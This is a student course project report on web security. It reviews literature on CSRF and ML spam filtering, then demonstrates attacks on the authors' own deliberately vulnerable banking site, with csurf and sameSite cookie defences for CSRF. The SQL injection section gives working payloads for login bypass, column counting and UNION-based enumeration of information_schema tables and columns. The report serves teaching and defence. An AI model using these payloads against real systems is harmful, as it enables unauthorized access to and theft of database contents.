School of Computer Science and Engineering

CSE3501 – Information Security Analysis and Audit (EPJ)

Fall Semester 2022-23

Project Review 3

VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

Security Essentials: Spam Detection using ML, Prevention, and Demonstration of SQL Injection and CSRF Attack

Submitted By:

Aaditya Bhetuwal (20BDS0406)

Aviral Sharma (20BCE2918)

In partial fulfilment for the award of the degree of

B. Tech in Computer Science and Engineering

Under the Guidance of

Prof. Kumaresan A – SCOPE

Contents

Abstract

Security has become a significant concern for developers with the development of web and web-based applications. Many attacks and vulnerabilities exist and are commonly used by hackers for malicious purposes. SQL Injection, Spam on Emails, Cross-site scripting (XSS) and cross-site request forgery (CSRF) are some of the most common and harmful attacks that can provide hackers with ample access to the website and can cause severe damage. These vulnerabilities are studied and simulated in this project, and the preventive measures against them are explored. A website will be used for testing and securing purpose to show the implementation of these strategies.

Objectives

- •To study the common potential attacks and vulnerabilities in web security like SQL Injection, Spam-Mails, XSS and CSRF
- •To implement protection against these vulnerabilities and protect the website.

Introduction

With the tremendous growth of the internet within the past decades, billions of people have started using it for almost every task. This has also caused an increased number of web security vulnerabilities and attackers exploiting such vulnerabilities to perform attacks ranging from seemingly harmless ones to ones that cost billions of dollars and countless lives.

Information Security has become a major field working towards preventing such attacks and ensuring that the internet remains safe. Information Security is the practice of preventing unauthorized access, use, disclosure, disruption, modification, inspection, recording or destruction of information. Information can be physical or electronic, and it can be anything like your details, security keys and other secret data. Information security has three main principles, namely confidentiality, integrity, and availability.

Some of the most used vulnerabilities and attacks include

1. SQL Injections.
2. Cross-Site Scripting (XSS)

3. Broken Authentication & Session Management.
4. Insecure Direct Object References.
5. Security Misconfiguration.
6. Cross-Site Request Forgery (CSRF)

Problem Statement

One of the most crucial components of the current internet ecology is web security. Attacks like SQL Injection, spam, and CSRF are all too common and menacing to individuals, groups organizations. Hence, they must be averted by taking the right precautions. In our project, we demonstrate how such threats exploit our systems and provide preventive measures against the same.

Literature review

"Cross-site request forgeries: Exploitation and prevention,"

Zeller, W., & Felten, E. W. (2008). Cross-site request forgeries: Exploitation and prevention. *The New York Times*, 1-13.

Cross-sire Request Forgery (CSRF) is an attack where malicious websites cause a user's web browser to perform an unwanted action on a trusted site. In this paper, four major CSRF vulnerability are presented on four major sites which allow users to transfer money out of user bank accounts, harvest user email addresses, violate user privacy and compromise user accounts. The paper further provides a server-side implementation that completely protects a website from CSRF attacks. In addition, a client-side browser plugin is also developed to protect users from certain types of CSRF attacks.

"Preventing Cross Site Request Forgery Attacks,"

Jovanovic, N., Kirda, E., & Kruegel, C. (2006, September). Preventing cross site request forgery attacks. In *2006 Securecomm and Workshops* (pp. 1-10). IEEE.

Cross-Site Request Forgery has received as much attention than XSS and SQL Injection in the past. Many websites existed with this vulnerability with little attention given by developers. The authors present a solution that provides complete automatic protection

against CSRF attacks in a way that is transparent to users as well as to the web application itself. It is based on a server-side proxy that detects and prevents CSRF attacks. The solution requires minimal manual effort to protect the existing systems. The experimental results show that the prototype can secure several popular open-source web applications without degrading the applications' behavior and performance.

"Email Classification Research Trends: Review and Open Issues"

Mujtaba, G., Shuib, L., Raj, R. G., Majeed, N., & Al-Garadi, M. A. (2017). Email classification research trends: review and open issues. *IEEE Access*, *5*, 9044-9064.

The paper talks about different techniques used for email classification in the period 2006-2016. The authors study about the methodologies used in various research works and found that most email classification problem are solved in three steps, preprocessing, learning and classification levels. Preprocessing involves removal of stop words, tokenization, stemming and lemmatization. Learning steps involves feature extraction and feature selection, after which the model is ready to classify text-based input for spam or not. Most works taken header and body of emails for classification which leads to a lot of false positives.

"Machine learning for email spam filtering: review, approaches and open research problems"

Dada, E. G., Bassi, J. S., Chiroma, H., Adetunmbi, A. O., & Ajibuwa, O. E. (2019). Machine learning for email spam filtering: review, approaches and open research problems. *Heliyon*, *5*(6), e01802.

Dada et al. in their paper proposed a work on the ML approach for spam filtering. They covered every spam classification architecture, conducted a thorough analysis of spam and recent advances, and explained the performance metric for evaluating the effectiveness of the spam filter. This paper provided a clear overview of every ML strategy. They looked at some well-liked ML techniques that can be used to identify spam mails.

"Spam Filter using Naïve Bayesian Technique"

Gupta, A., Mohan, K. M., & Shidnal, S. (2018). Spam filter using Naïve Bayesian technique. *International Journal of Computational Engineering Research (IJCER)*, *8*(6), 26-32.

In their study on the Spam Filter Using the Naive Bayesian Technique, Gupta et al. conducted an analysis of the performance of the naive Bayes on a Kaggle dataset.


Several Python libraries are loaded into the spam classifier before the data was smoothed additively. In addition to the classification, the performance of the Naive Bayesian classification is also examined. For the dataset under consideration, this results in spam filtering accuracy of 95.56%.

"Spam Mail Scanning Using Machine Learning Algorithm"

Bibi, A., Latif, R., Khalid, S., Ahmed, W., Shabir, R. A., & Shahryar, T. (2020). Spam mail scanning using machine learning algorithm. *J. Comput.*, *15*(2), 73-84.

The Spam Texts Scanning paper by Bibi et al. proposes a feature extraction method and machine learning algorithm for message classification. WeKA and SVM are used to perform text classification of messages using the Naive Bayes method, and this method's accuracy is discussed. Feature extraction is used as an important task in model training, text feature extraction techniques are also discussed in this paper. After training the performance is tested on the testing dataset using WEKA and SVM, the resulting accuracy was calculated.

Architecture Diagram



Working

CSRF and XSS


Cross-Site Request Forgery (CSRF) is an attack that uses a user's login session to perform unintended actions within the application. A CSRF attack is not visible to the user, but changes the state of the database, for example, transferring the amount from one account to another, changing the password and so on.

CSRF attacks are usually carried out using malicious social engineering attacks where the user receives an email or other vectors that trick the user into sending an unintended request to the server. Suppose a user is logged in to a website and gets an email that redirects the user to a malicious page. Upon opening the link, the user's login session in the browser is used to send a hidden request present in the malicious website to the server, which successfully processes the forged request.


It can be prevented using unique tokens provided each time a request is made. If the token matches the one in the request, then execute the request, otherwise, deny it. This has been demonstrated in this project using a module called "csurf" in node.js.

Demonstration of Attack:

We login to this Bank Account using our Id and Password




Now, the user can transfer money to someone else and has active session/cookies for that website.


Vulnerable
Home
SQL Injection
Spam Detector
CSRF
Transfer Funds
Transfer successful with
reference id = deb099e9-2095-442c-bb0f-53a199ad194b
Available balance = 645
Account Number
1001
Amount
50
Transfer

CSRF is hard to perform as it would require a user to be logged in (i.e., have and active session) and the user must be phished into clicking into a link or into a spam website.

So, if an attacker can send a phishing server to the user.

And, if the user is logged in then after clicking on "**Contact Raju**" button this occurs,



And if we check the database, we can see that the amount has been debited.

That an actual transaction did occur.

Prevention:

A module called “csurf” is added as middleware while sending any response, which sends a unique token each time. If the corresponding page has a hidden input with the name “_csurf”, the unique token is passed onto the page. When the form sends a request, the tokens are matched. If a match is successful, the request is accepted; otherwise, an exception is thrown.

Using this can prevent CSRF attacks.

```
const csrf = require("csurf");

const csrfProt = csrf({ cookie: true });
// const csrfProt = (req, res, next) => { next(); };
module.exports = csrfProt;
```

Or, for the cookies we can enable same site cookies to prevent CSRF.


```
app.use(session({
  secret : "my secret",
  resave : false,
  saveUninitialized: false,
  cookie: {
    maxAge: 2 * 3600 * 1000,
    sameSite: "strict" // off CSRF
  } // set max age to 2 hours
}));
```

And add the middleware to the request.


```
const csrfProt = require("../middlewares/csrfProt"); // off CSRF

router.get("/transfer/:to_acc_no/:amount", csrfProt, checkAuth, async
(req, res, next) => { // off CSRF
// router.get("/transfer/:to_acc_no/:amount", checkAuth, async (req, res,
next) => { // on CSRF
```

After enabling the cross origin policy, with the middleware

```
router.get("/transfer/:to_acc_no/:amount", csrfProt, checkAuth, async
(req, res, next) => { // off CSRF
```



Even when we try to click the button, it gets redirected to the original login page as the *_csurf* token is not set by the attacker.




Along with the above mentioned methods CSRF can be prevented by either setting CORS mode and enabling origin, using POST method when changes are made to the database.

SQL Injection


SQL injection is a web security vulnerability that allows an attacker to interfere with an application's queries to its database. It generally allows attackers to view data they are not ordinarily able to retrieve. This might include data belonging to other users or any other data that the application itself can access. In many cases, attackers can modify or delete this data, causing persistent changes to the application's content or behavior.

Demonstration of Attack:


With the Correct Id and Password, one can log in in our Portal.



The database for login looks something like this:




1. First try to find whether we can escape using ' in string fields during queries. Try `' or 1=1'` or `admin' or 1=1;--` and other such similar things.




2. Here, we need to escape the passwords/ strings closing quote '
   Either do `' or 1=1'`, extra quote at end to compensate the string quote.
   Or try `' or 1=1;--` use comments to escape.
   Or try `' or 1-1 #` use hash to escape.

3. Determine number of rows of query by
   `order by 1-- #, order by 2-- #`




So, there only attribute is returned by the SQL query.

4. Guess schema name using information_schema.tables.
   Try guess table_schema, table_name.
   1. `123' union select table_schema from information_schema.tables #`





   2. `123' union select table_name from information_schema.tables where table_schema = 'isaa_db' #`




Get attribute names of the *accounts table*


3. `123' union select column_name from information_schema.columns where table_schema = 'isaa_db' and table_name = 'accounts' #`






